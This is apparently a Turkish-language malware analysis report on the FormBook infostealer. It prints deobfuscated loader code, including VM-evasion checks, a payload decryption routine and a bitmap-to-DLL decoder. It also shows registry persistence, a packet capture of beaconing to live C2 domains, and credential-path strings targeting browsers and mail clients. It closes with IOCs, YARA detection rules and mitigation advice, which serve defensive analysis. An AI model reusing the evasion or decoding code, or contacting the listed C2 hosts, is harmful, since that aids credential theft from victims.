


FormBook

Zararlı Analizi



İçindekiler

FormBook Zararlı Yazılım Analizi Ve Önlemler	3
FormBook Hakkında	3
Özet	3
Teknik Analiz	3
Wise.dll Analizi	5
Collins.dll Analizi	6
Davranışsal Analiz	8
FormBook Zararlı Analizi	8
C2 Sunucusu / Malware Configuration	10
Mitre Attack	11
Indicator of Compromise (IOC)	12
Yara Kuralı	14
Çözüm Önerisi	15

FormBook Zararlı Yazılım Analizi ve Önlemler


FormBook Hakkında

FormBook, ilk olarak 2016'da keşfedilen bir bilgi hırsızı zararlı yazılımdır. İnternet tarayıcılarında önbelleğe alınan kimlik bilgileri, ekran görüntüleri ve tuş vuruşları dahil olmak üzere virüslü sistemlerden çeşitli türde verileri çalar.


Özet

FormBook zararlısı email, internet tarayıcı uygulamalarında bulunan kimlik bilgilerini çalmaktadır.


Zararlı, phishing yöntemi ile gönderilir, kurban dosyayı açtıktan sonra loader zararlıyı çıkarır ve process enjeksiyonu ile sistem processleri üzerinde çalışır. Kalıcılık sağlamak için kendisini kayıt defterine yerleştirir.



Teknik Analiz



FormBook Loader .net dili ile yazıldığı görülmüştür.



Zararlıyı debugger ile inceleyince resource alanında bitmap görüntüleri tespit edildi.

```
Bitmap aeeee = Resources.Aeeee;
for (int i = 0; i <= aeeee.Height - 1; i++)
{
    for (int j = 0; j <= aeeee.Size.Width - 1; j++)
    {
        Color color = aeeee.GetPixel(j, i);
        color = Color.FromArgb(255, (int)(byte.MaxValue - color.R), (int)(byte.MaxValue - color.G), (int)(byte.MaxValue - color.B));
        aeeee.SetPixel(j, i, color);
    }
}
for (int k = 0; k < 50688; k = k - 4 + 5)
{
    for (int l = 0; l < 1; l = l - 5 + 6)
    {
        home.PP00004 = home.PP00006(aeeee, k, l);
        home.PP00003 = home.PP00005(home.PP00004);
        home.PP00002((byte)home.PP00003, num);
    }
    num++;
}
home.PP00007(home.Haley.ToArray());
```

Bitmap görüntüsü, zararlı kaynağı çözen ve dll haline getiren kod satırı görülmüştür.


```
0.)}.....8.....h....MZ
.....@.....!..L.
!This program cannot be run in DOS mo
de...$.PE.L..$.gc.....
!.....}.....@..
.....@..
.....3..J.
.....H.....
..text.....
..rsrc.....
..@..@.reloc.....
.....@..B.....c.....H
.....7.....u..h.....
.....{.....+.*.0.....{.
```

Bitmap görüntüsünden elde edilen dll kod bilgisi.


```
Activator.CreateInstance((Type)home.Minden, this.Cube);
```

Bitmap görüntüsünden elde edilen dll "Activator.CreateInstance" kodu ile bellek alanına "Wise.dll" adı ile yüklendiği görülmüştür.

Wise.dll Analizi




Bellek alanına yüklenen “Wise.dll”



“Wise.dll” analiz ederken “Collins.dll” adında farklı bir dll dosyasının bellek alanına yüklendiği tespit edildi.

Collins.dll Analizi



```
if (xnQKnYRoelFOKAveqI.U6DYocU8y("HARDWARE\\Description\\System", "VideoBiosVersion").ToUpper().Contains("VIRTUALBOX"))
{
    result = true;
}
else if (Operators.CompareString(xnQKnYRoelFOKAveqI.U6DYocU8y("SOFTWARE\\Oracle\\VirtualBox Guest Additions", ""),
    "noValueButYesKey", false) == 0)
{
    result = true;
}
else if (xnQKnYRoelFOKAveqI.U6DYocU8y("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0",
    "Identifier").ToUpper().Contains("VMWARE"))
{
    result = true;
}
else if (Operators.CompareString(xnQKnYRoelFOKAveqI.U6DYocU8y("SOFTWARE\\VMware, Inc.\\VMware Tools", ""), "noValueButYesKey",
    false) == 0)
{
    result = true;
}
else if (xnQKnYRoelFOKAveqI.U6DYocU8y("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0",
    "Identifier").ToUpper().Contains("VMWARE"))
{
    result = true;
}
```

```
ManagementScope scope = new ManagementScope("\\\\.\\ROOT\\cimv2");
using (ManagementObjectCollection managementObjectCollection = new ManagementObjectSearcher(scope, new ObjectQuery
    ("SELECT * FROM Win32_VideoController").Get())
{
    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
    {
        ManagementObject managementObject = (ManagementObject)managementBaseObject;
        if (Operators.CompareString(managementObject["Description"].ToString(), "VM Additions S3 Trio32/64", false) ==
            0)
        {
            return true;
        }
        if (Operators.CompareString(managementObject["Description"].ToString(), "S3 Trio32/64", false) == 0)
        {
            return true;
        }
    }
}
```

Collins.dll Deobfuscate işlemi uyguladıktan sonra bulgularda zararlının sanal bilgisayar ortamından kaçınmak için kayıt defterinden ve WMI sorgusu ile "sanal bilgisayar değerlerini" kontrol ettiği tespit edildi.

```
public static void k3TRyf1Y77(string \u0020)
{
    try
    {
        Mutex.OpenExisting(\u0020);
        Environment.Exit(0);
    }
    catch (Exception)
    {
        UoXGE9leB61LiTyWYC.KTonIIP17g = new Mutex(false, \u0020);
    }
}
```

Try bloğunun Mutex kontrolü yaptığı ve catch bloğunun mutex oluşturduğu görülmüştür.

```
public static byte[] fhrHR2rVw(byte[] \u0020, string \u0020)
{
    byte[] bytes = Encoding.ASCII.GetBytes(\u0020);
    for (int i = 0; i <= \u0020.Length; i++)
    {
        \u0020[i % \u0020.Length] = Convert.ToByte((Convert.ToInt32((int)\u0020[i % \u0020.Length] ^ bytes[i % bytes.Length])) -
        Convert.ToInt32(\u0020[(i + 1) % \u0020.Length]) + 256) % 256);
    }
    Array.Resize<byte>(ref \u0020, \u0020.Length - 1);
    return \u0020;
}
```

```
E00h0oF1d7KRvDpbLq.UoXGE9leB61LiTyWYC.euZEM4p1gX8ByJc... (byte[0x0002E400])
```

Yukarıdaki kod bloğunda FormBook zararlısının şifresinin çözüldüğü görülmüştür.

```
.....hn.....MZER.....X..
<.....(.....
.....!.L!This pro
gram cannot be run in DOS mode...$.
.....l..}...}.....}.....}..
.....}..Rich.}.....PE..L
./..9.....
.....@.....
.....@.....
.....
.....text..8.....
.....
```

FormBook zararlısının header bilgisi elde edilmiştir.

Davranışsal Analiz

```
C:\Program Files (x86)\Wp0npnzi\gdis0c.exe
1.0.0.0
BipuniBitan Manager
BipuniBitan Manager
Microsoft
dPzf.exe
"C:\Program Files (x86)\Wp0npnzi\gdis0c.exe"
C:\Windows\system32\
DESKTOP-NQGV19A\michesl
EV_RenderedValue_13,00
279432
1
Medium
SHA256= 7A842F14E50FF9E79268A3EB013F70DEF63F2078CAE6C81F5F2FE290DBA86B9F
EV_RenderedValue_18,00
...
```

VALUE

C:\Program Files (x86)\Wp0npnzi\gdis0c.exe

KEY

\REGISTRY\USER\S-1-5-21-2550324806-2400973807-61440013-
1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


FormBook Zararlı Loader'ın kendini Program Files'a kopyaladığı ve kalıcılık sağlamak için Windows açıldığında otomatik başlayacak şekilde kayıt defterine yerleştiği görülmüştür.

FormBook Zararlı Analizi

Collins.dll ve Wise.dll analizi sonucunda 2 dll dosyasının FormBook'u gizlemek ve açığa çıkarmak için loader, unpack ve pack görevleri olduğu tespit edilmiştir.

Infection Chain: Phishing ---->ZiraatbankasiSwiftMessaji001.exe ----> Wise.dll ---->

Collins.dll ----> FormBook.exe ----> Process Injection Execute



FormBook zararlısı Masm/C ile kodlandığı görülmüştür.

Name	Type	Data
(Default)	REG_SZ	(value not set)
hdflag	REG_SZ	VMwareVirtualNVMeDisk-0
RRFLG65XCNYL	REG_SZ	C:\Program Files (x86)\Zwz71_\mt082zfpfgfhtytp.exe

Persistence(kalıcılık) sağlamak için kayıt defterine sistem açıldığında başlayacak şekilde yerleştiği görülmüştür

SEVERITY	● Medium
OBJECTIVE	Keep Access
TACTIC & TECHNIQUE	Defense Evasion via Process Injection
TECHNIQUE ID	T1055
IOA NAME	MaliciousInjection
IOA DESCRIPTION	A suspicious process injected into another process in an unusual way. Investigate the process trees for the injector and injectee.
FILE PATH	\Device\HarddiskVolume3\Windows\SysWOW64\wscript.exe
SHA256	8c767077bb410f95b1db237b31f4f6e1512c78c1f0120de3f215b501f6d1c7ea
COMMAND LINE	"C:\Windows\SysWOW64\wscript.exe"

Zararlı çalıştırıldığında process injection ile diğer süreçlere enjekte olarak gizlendiği görülmüştür.

1 0.000000	172.16.24.152	172.16.24.2	DNS	77 Standard query 0xb7ee A www.marxmixer.com
2 0.730762	172.16.24.2	172.16.24.152	DNS	107 Standard query response 0xb7ee A www.marxmixer.com CNAME marxmixer.com A 169.239.219.58
3 0.734137	172.16.24.152	marxmixer.com	TCP	66 49687 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
4 0.974503	marxmixer.com	172.16.24.152	TCP	60 80 → 49687 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5 0.974679	172.16.24.152	marxmixer.com	TCP	54 49687 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6 0.974851	172.16.24.152	marxmixer.com	HTTP	256 GET /s5zx/fwl_X=ftQxSfH&aN6x=pHTIcIwTAQ+yAAK0Es0alixh4vzyp5g7o8sZXYNBcqNLlPq4rJK0T1PSdapHoI++MBbIhEkGyxhVhNvSEEJgPrInW0m...
7 0.975238	marxmixer.com	172.16.24.152	TCP	60 80 → 49687 [ACK] Seq=1 Ack=203 Win=64240 Len=0
8 1.218903	marxmixer.com	172.16.24.152	HTTP	535 HTTP/1.1 404 Not Found (text/html)
9 1.259574	172.16.24.152	marxmixer.com	TCP	54 49687 → 80 [ACK] Seq=203 Ack=482 Win=63759 Len=0
10 1.901480	marxmixer.com	172.16.24.152	TCP	60 80 → 49687 [FIN, PSH, ACK] Seq=482 Ack=203 Win=64240 Len=0
11 1.901768	172.16.24.152	marxmixer.com	TCP	54 49687 → 80 [ACK] Seq=203 Ack=483 Win=63759 Len=0
12 1.901827	172.16.24.152	marxmixer.com	TCP	54 49687 → 80 [FIN, ACK] Seq=203 Ack=483 Win=63759 Len=0
13 1.902037	marxmixer.com	172.16.24.152	TCP	60 80 → 49687 [ACK] Seq=483 Ack=204 Win=64239 Len=0
14 6.936175	172.16.24.152	172.16.24.2	DNS	83 Standard query 0xc63c A www.a1taxconsultant.com
15 7.404086	172.16.24.2	172.16.24.152	DNS	99 Standard query response 0xc63c A www.a1taxconsultant.com A 162.215.226.4

- > www.whatshallilistento.com
- > www.update-info.icu
- > www.travelhotelsgate.com
- > www.themadtattershawnee.com
- > www.skankjdzsh.shop
- > www.saujanadinamik.info
- > www.plckwz.cyou
- > www.planofaction333.org
- > www.parafarmaciavinovo.com
- > www.paoancv.space
- > www.ndaffirmingtherapy.com
- > www.mediamaks.app
- > www.marxmixer.com
- > www.madenchynnastudios.com
- > www.loccacafe.xyz
- > www.jtant.com
- > www.jojo.network
- > www.jerukindia.shop
- > www.isamazinglife.site
- > www.hubescort.online
- > www.exchange-xmr.com
- > www.escraptor.com
- > www.craigam.top
- > www.coolanchor.net
- > www.co-meta.com
- > www.cattunnelbed.online
- > www.availablesniemeans.com
- > www.apletry.xyz
- > www.a1taxconsultant.com

Ağ dinlemesi yapıldığında belirli adreslere veri gönderildiği görülmüştür.

C2 Sunucusu / Malware Configuration

```
"C2": "www.plckwz.cyou/s5zx/",  
"Strings": [  
  "USERNAME",
```

FormBook zararlısının bellek analizi gerçekleştirdikten sonra C2 sunucusu tespit edildi.

```
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",  
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",  
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",  
"\\SOFTWARE\\Mozilla\\Mozilla ",  
"\\Mozilla",  
"Username: ",  
"Password: ",  
"formSubmitURL",  
"usernameField",  
"encryptedUsername",  
"encryptedPassword",  
"\\logins.json",  
"\\signons.sqlite",  
"\\Mail\\",  
"\\Foxmail",  
"\\Storage\\",
```

Tarayıcı ve mail uygulamalarının verilerinin okunması için izin adları tespit edildi.

Mitre Attack

Teknik Adı	ID
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Credentials from Password Stores	T1555
Process hollowing	T1055.012
Virtualization/Sandbox Evasion	T1497
Exfiltration Over C2 Channel	T1041
Local Email Collection	T1114.001
Windows Management Instrumentation	T1047

Indicator of Compromise (IOC)

SHA – 256
92bd802a0f7eb1213758a6c1a4c07302e0320c3a2aeb6273b0303dd3bbdefe90
7424c7c90521358a37e81b1b3bb6551593173ab73d602288cda43aaf54f0aa66
4c3d925669944dbdec6649638901b8ccb110c2ff971d8cf558ef05f9980ecf69

URL / IP
www.whatshallilistento[.]com
www.update-info[.]icu
www. travelhotelsgate[.]com
www.update-info[.]icu
www. themadtattershawnee[.]com
www.skankjdzsh[.]shop
www. saujanadinamik[.]info
www. plckwz[.]cyou
www. planofaction333[.]org
www. parafarmaciavinovo[.]com
www. paoancv[.]space
www. ndaffirmingtherapy[.]com
www. mediamaks[.]app

www. madenchynnastudios[.]com
www. loccacafe[.]xyz
www. jtant[.]com
www. jojo[.]network
www. jerukindia[.]shop
www. isamazinglife[.]site
www. hubescort[.]online
www. escraptor[.]com
www. craigam[.]top
www. coolanchor[.]net
www. co-meta[.]com
www. cattunnelbed[.]online
www. availablesniumeans[.]com
www. apletry[.]xyz
www. a1taxconsultant[.]com

Yara Kuralı

```
import "pe"

/*
  Yara Rule Set
  Author: Sefa
  Date: 2022-12-29
  Identifier: FormBook
*/
/* Rule Set ----- */
rule Loader {
  meta:
    description = "Detects FormBookloader"
    author = "Sefa"
    date = "2022-12-29"
    hash1 =
"4c3d925669944dbdec6649638901b8ccb110c2ff971d8cf558ef05f9980ecf69"
  strings:
    $hex1 = { 41 00 65 00 65 00 65 00 65 }
    $hex2 = { 55 00 5A 00 71 00 74 }
    $hex3 = { 70 A2 25 17 72 BE 38 00 70 A2 25 18 72 CC 38 00 70 A2 7D }
    $x1 = "dPZf.exe" ascii
    $x2 = "BipuniBitan" wide
  condition:
    uint16(0) == 0x5a4d and (
      pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" or
      1 of them
    )
}

rule FormBook {
  meta:
    description = "Detects FormBook"
    author = "Sefa"
    date = "2022-12-29"
    hash1 =
"ce5e55a7733010dde02c988d50b0385c0347156e2d2e1892b740100dfafdf913"
  strings:
    $hex1 = { 3C 41 72 35 3C 7A 77 31 3C 5A }
    $hex2 = { 4D 5A 45 52 }
  condition:
    uint16(0) == 0x5a4d and filesize < 190KB and (
      all of them
    )
}
```

Çözüm Önerisi

Gelen e-postaları kimin gönderdiğini kontrol edin. Bağlantılara tıklamadan önce ve dosyaları indirirken güvenilir olduklarından emin olun. Mail dosyalarını tarayan, güncel antivirüs uygulamaları kullanın.

FormBook

Zararlı Analizi

